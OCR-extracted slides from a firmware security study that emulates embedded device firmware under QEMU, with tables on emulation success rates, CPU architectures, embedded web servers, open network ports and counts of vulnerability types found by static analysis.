
QEMU System Emulation:
Original FW, Generic kernel, Chroot




QEMU System Emulation:
Original FW, Generic kernel, Chroot


Ubuntu 14 VM
QEMU (Debian Squeeze armel)
Debian Squeeze Userspace
Chroot
Chrooted Firmware (userspace)
Debian Squeeze armel Linux 2.6 Kernel
Linux X86_64 Kernel


QEMU System Emulation: Original FW, Generic kernel, Chroot



QEMU System Emulation: Original FW, Generic kernel, Chroot



Datasets



Dataset phase	# of FWs (unique)	# of root FS	# of vendors (unique)
Original dataset	1925	–	54
Candidates for chroot and web interface emulation	1580	1754	49
Improved by heuristics	1580	1982	49
Chroot OK	488	–	17
Web server OK	246	–	11
High impact vulnerabilities (static + dynamic)	185	–	13

Emulation failures limit the FW test coverage

“chroot failed” failures for 69% (or 1092) FWs

“webserver failed” failures for 50% (or 242) FWs


Failure analysis, random sampling

95% confidence level and a ± 10% confidence interval for the accuracy of estimations

Fixing “chroot failed” should be relatively easy for 70.4% of the failures


Fixing “webserver failed” – should be relatively easy fir 34.8% of the failures

Datasets: Embedded CPU Architectures



Arch.	**QEMU support**	**Original firmware**	**Chroot OK**	**Web server OK**
ARM	mainline	35%	53%	55%
MIPS	mainline	19%	21%	17%
MIPSel	mainline	17%	26%	28%
Axis CRIS	patch [53, 54]	16%	–	–
bFLT	mainline	5%	–	–
PowerPC	mainline	3%	–	–
Intel 80386	mainline	2%	–	–
DLink Specific	no	$\approx$ 1%	–	–
Unknown	no	$\approx$ 1%	–	–
Altera Nios II	patch [83]	$\ll$ 1%	–	–
ARC Tangent-A5	no	$\ll$ 1%	–	–
Total	–	**1925**	**488**	**246**

Datasets: Embedded Web Servers



Web server	% among started web servers
minihttpd	37%
lighttpd	30%
boa	4%
thttpd	3%
empty banner	26%

Network services – Fuzz 'em all!





TABLE VIII: Distribution of network services opened by 207 firmware instances out of 488 successfully emulated ones. The last entry summarizes the 16 unusual port numbers opened by services such as web, telnetd, ftp or upnp servers.


Port type	**Port number**	**Service name**	**# of FWs**
TCP	554	RTSP	91
TCP	555	RTSP	84
TCP	23	Telnet	60
TCP	53	DNS	23
TCP	22	SSH	15
TCP	Others	Others	58
Total			**207 (unique)**

Results: Static Analysis



Vulnerability type	# of issues	# of affected FWs
Cross-site scripting	5000	143
File manipulation	1129	98
Command execution	938	41
File inclusion	513	40
File disclosure	461	87
SQL injection	442	10
Possible flow control	171	56
Code execution	141	21
HTTP response splitting	127	27
Unserialize	119	15
